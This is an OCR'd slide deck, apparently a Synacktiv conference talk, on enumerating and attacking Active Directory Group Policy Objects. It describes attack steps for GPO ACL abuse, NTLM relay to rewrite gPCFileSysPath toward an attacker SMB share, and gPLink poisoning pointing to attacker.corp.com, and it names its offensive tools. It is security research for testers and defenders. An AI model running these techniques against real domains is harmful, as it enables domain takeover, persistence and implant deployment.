  - Mitigates privilege escalation and upholds the tiering model



- Connection restrictions [DC01.CORP.LOCAL]
  - Computer Configuration
    - Policies
      - Software Settings
      - Windows Settings
        - Name Resolution Policy
        - Scripts (Startup/Shutdown)
        - Deployed Printers
        - Security Settings
          - Account Policies
          - Local Policies
            - Audit Policy
            - User Rights Assignmen
            - Security Options
          - Event Log

Policy	Policy Setting
Bypass traverse checking	Not Defined
Change the system time	Not Defined
Change the time zone	Not Defined
Create a pagefile	Not Defined
Create a token object	Not Defined
Create global objects	Not Defined
Create permanent shared objects	Not Defined
Create symbolic links	Not Defined
Debug programs	Not Defined
Deny access to this computer from the network	CORP\Domain Admins
Deny log on as a batch job	Not Defined
Deny log on as a service	Not Defined
Deny log on locally	Not Defined

Leveraging Group Policy objects for enumeration

Registry modifications — Real life examples

- **Registry modifications**
  - Provides valuable insights into system hardening measures
  - Legacy name resolution protocols (LLMNR, NBNS, mDNS) often disabled through GPO
  - Eases reconnaissance / helps to determine the feasibility of related attacks

```
# cat /corp.com/policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Registry/Registry.xml
<?xml version="1.0" encoding="utf-8"?>
<RegistrySettings clsid="{A3CCFC41-DFDB-43a5-8D26-0FE8B954DA51}">
  <Registry clsid="{9CD4B2F4-923D-47f5-A062-E897DD1DAD50}" name="EnableMDNS" status="EnableMDNS" image="12"
  changed="2025-06-26 13:03:46" uid="{0BEC7FF0-5903-4167-BFE5-957A59C00DDA}">
    <Properties action="U" displayDecimal="1" default="0"
    hive="HKEY_LOCAL_MACHINE"
    key="SYSTEM\CurrentControlSet\Services\Dnscache\Parameters" name="EnableMDNS" type="REG_DWORD" value="00000000"/>
  </Registry>
</RegistrySettings>
```

Leveraging Group Policy objects for enumeration

Registry modifications — Real life examples

- **More information can be gathered**
  - Hardening (LDAP / SMB signature, RunAsPPL, CredGuards)
  - Additional software installation (EDRs)

Leveraging Group Policy objects for enumeration


Enumeration automation with gpoParser.py

- **GPO enumeration can be time-consuming and complex**
  - Check for inheritance
  - Check for enforced links
  - Check for computer / user configuration state (enabled vs disabled)
- **Automation is the key!**

Leveraging Group Policy objects for enumeration

SYNACKTIV

Enumeration — BloodHound limitations



Preferences

Control Panel Settings

Local Users and Groups

Group (Name: Remote Desktop Users (built-in))


Remote Desktop Users (built-in) (Order: 1)

Local Group


Action	Update
Properties	
Group name	Remote Desktop Users (built-in)
Delete all member users	Disabled
Delete all member groups	Disabled
Add members	
CORP\Domain Users	S-1-5-21-691320112-1392913536-3019603446-513

Common

Options	
Stop processing items on this extension if an error occurs on this item	No



```
PS C:\> gpupdate /force ; net localgroup "Remote Desktop Users"
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.

Alias name     Remote Desktop Users
Comment

Members

-------------------------------------------------------------------------------
The command completed successfully.

PS C:\> _
```



Leveraging Group Policy objects for enumeration

Enumeration automation with gpoParser.py

- **Introducing `gpoParser.py`**
  - Parses all GPO configuration parameters
  - Reveals misconfigurations and privilege relationships
  - Supports both online (live AD) and offline (tool-assisted) analysis
  - Enriches BloodHound with useful edges:
    - **`AdminTo`**
    - **`CanRDP`**
    - **`CanPSRemote`**
- https://github.com/synacktiv/gpoParser

Leveraging Group Policy objects for enumeration

Enumeration automation with gpoParser.py

Demonstration

Abusing Group Policy Objects ACLs

Turning Active Directory into your personal C2

Abusing Group Policy Objects ACLs

Exploitation context

- Situation in which a controlled account has **`write privileges`** over a GPO
- Not an uncommon situation (T1 accounts, administration mistakes etc.)
- Possibility to:
  - Compromise **`all objects in linked OUs`** (including sub-OUs)
  - But also any user connecting to a machine of an affected OU

Abusing Group Policy Objects ACLs

GPO attack vectors

- Leverage **`built-in GPO features`** to deploy malicious configurations:
  - Scheduled tasks
  - Immediate tasks
  - Adding users to local groups
  - Transferring and executing arbitrary files
  - Setting registry keys (disabling self-relay protections ?)
  - Logon/Logoff scripts
  - **And many more**
- Imagination is the only limit when it comes to GPO attack vectors

Abusing Group Policy Objects ACLs

Existing tools and limitations

- Current offensive tooling for GPO ACLs exploitation:
  - `SharpGPOAbuse` (.NET)
  - `pyGPOAbuse` (python, impacket)
  - `GPOwned` (python)
  - `DRSAT` (GPMC GUI)
- Limitations: **stability and exploit safety**, **cleanup and revert capabilities**, GPO creation, links management, item-level targeting, **available actions and options**

Abusing Group Policy Objects ACLs

Introducing GroupPolicyBackdoor.py

- Introducing **`GroupPolicyBackdoor.py`**:
  - Python implementation using `ldap3` and `smbprotocol`
  - GPO creation, deletion & backup
  - Links management
  - Injection of customizable configurations
  - Only applies configurations to specific clients with item-level targeting
  - GPO cleanup capabilities
  - Reverse performed actions on clients
- https://github.com/synacktiv/GroupPolicyBackdoor

Abusing Group Policy Objects ACLs

Exploitation example and demonstration

- Account compromised with write privileges over a GPO applying to **a jump server used by domain administrators**
- No network access to these jump servers
- GPO exploitation steps:
  - Add a Scheduled Task on the jump server
  - Configure the Scheduled Task to run in the context of a high-privileges user
  - Configure the Scheduled Task to add an account to the Domain Admins group
- GPO does not apply directly to a domain admin, but used to **trap the jump server**

Abusing Group Policy Objects ACLs

Exploitation example and demonstration

Demonstration

Abusing Group Policy Objects ACLs

More exploitation scenarios

- More exploitation scenarios encountered during missions:
  - **Reach network-isolated workstations** by deploying an implant via GPO file transfer
  - **Enable WinRM and add a firewall exception** through GPO to pivot to a sensitive server
  - **Persist** in the Active Directory environment after detection by poisoning a GPO
- `GroupPolicyBackdoor.py` can be extended for your use cases

SYNACKTIV

Compromising Group Policy Objects via NTLM relaying

Advanced GPO exploitation part 1

Compromising Group Policy Objects via NTLM relaying

Exploitation context

- Active Directory environment vulnerable to NTLM relaying to the LDAP service
- User with write privileges over an interesting GPO relayed to LDAP
- Context in which it is **`possible to modify the GPC`** (LDAP), but **`no privileges over the GPT`** (SMB)
- No direct control over the GPO configuration files
- Is this exploitable ?


Compromising Group Policy Objects via NTLM relaying

Spoofing the GPT location by manipulating the gPCFileSysPath attribute

- The GPC defines an interesting attribute, `gPCFileSysPath`
- Specifies the location of the GPT as a UNC path
  - Points by default to the SYSVOL share of the PDC
- It is possible to specify an **`arbitrary SMB share location`** in this attribute
- Legitimate, intended feature rather than a bug — but also kind of a gray area

Compromising Group Policy Objects via NTLM relaying

Spoofing the GPT location by manipulating the gPCFileSysPath attribute




Attribute: gPCFileSysPath
Value: \\corp.com\SysVol\corp.com\Policies\{1FD65536-5CEF-4BC4-AD19-FD400427

Attribute: gPCFileSysPath
Value: \\192.168.123.16\synacktiv

```
$ smbserver.py -smb2support synacktiv .
[...]
[*] Incoming connection (192.168.123.17,49753)
[*] AUTHENTICATE_MESSAGE (CORP\AD01-SRV1$,AD01-SRV1)
```

Compromising Group Policy Objects via NTLM relaying

Attack exclusively relying on GPC modifications and exploitable via NTLM relaying


Target
(User with write permissions on the GPO)
GPC
1. NTLM authentication interception
2. NTLM relay to LDAP
3. gPCFileSysPath attribute modification
\\192.168.123.16\synacktiv
Objects applying the GPO
5. Objects retrieving and executing the malicious immediate task
Attacker
\\192.168.123.16\synacktiv
4. SMB share hosting a GPT with a malicious immediate task

Compromising Group Policy Objects via NTLM relaying

Attack automation with GPOddity.py

- The `GPOddity.py` tool was created to automate the attack
  - https://github.com/synacktiv/GPOddity
- Main implementation challenge: **simulate a working domain-joined SMB server**
- The SMB server needs to properly authenticate clients
- `GPOddity.py` performs **`NETLOGON`** authentication for this purpose

Compromising Group Policy Objects via NTLM relaying

Attack automation with GPOddity.py

SYNACKTIV

Demonstration

Exploiting protected Organizational Units via GPO link poisoning

Advanced GPO exploitation part 2

Exploiting protected Organizational Units via GPO link poisoning

Exploitation context

- The GPOs are linked Organizational Units through the `gPLink` attribute

```
[LDAP://cn={78BAF44B-B890-4812-AEB8-C11AC2B29FD2},cn=policies,cn=system,DC=corp,DC=com;0][...]
```

- With write access to an OU object, **Petros Koutroumpis** showed that it is possible to **`add a gPLink item`** corresponding to a malicious GPO
- The OU objects would then apply the injected GPO

Exploiting protected Organizational Units via GPO link poisoning

Comparison with other OUs attack vectors

- Existing OU attack vector relies on **`ACL inheritance`**
- A `GenericAll` ACL is added to the OU security descriptor, and is **inherited**
- Simple and reliable attack, however:
  - Necessitates **WriteDACL** privileges to modify the security descriptor
  - Cannot be used against protected objects (`adminCount=1`)
- `gPLink` poisoning exploitable with limited privileges and for protected objects

Exploiting protected Organizational Units via GPO link poisoning

The gPLink poisoning attack

- `gPLink` attribute modified to **`inject an additional GPO link`** to the OU
- The DN points to the attacker's machine


```
[...][LDAP://cn={78BAF44B-B890-4812-AEB8-C11AC2B29FD2},cn=policies,cn=system,DC=attacker,DC=corp,DC=com;0]
```

- The attacker simulates a GPC, indicating that the GPT is also hosted on their machines
- **`OUned`** tool created to automate the attack
  - https://github.com/synacktiv/OUned
- **`WriteGPLink`** and **`GenericWrite`** BloodHound edges added on OUs

Exploiting protected Organizational Units via GPO link poisoning

SYNACKTIV

The gPLink poisoning attack



DC
(corp.com)
Client machines
2. Poisoned gPLink retrieval
1. gPLink poisoning of client machines' OU
[LDAP://[...],DC=attacker,DC=corp,DC=com;0]
3. GPC retrieval from attacker.corp.com
attacker.corp.com
4. GPT retrieval from attacker.corp.com and execution of malicious configurations

Exploiting protected Organizational Units via GPO link poisoning

Attack demonstration with OUned

Demonstration

Conclusion

Conclusion

- **Risks associated with GPO exploitation may be underestimated today**
- GPOs provide powerful enumeration and exploitation primitives
- Knowledge gaps lead to security blind spots, that should be addressed with:
  - **Better understanding** of GPO inner workings
  - **Better enumeration and exploitation tooling**
- GPOs are fun and there is much more to be done!

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://x.com/synacktiv

https://synacktiv.com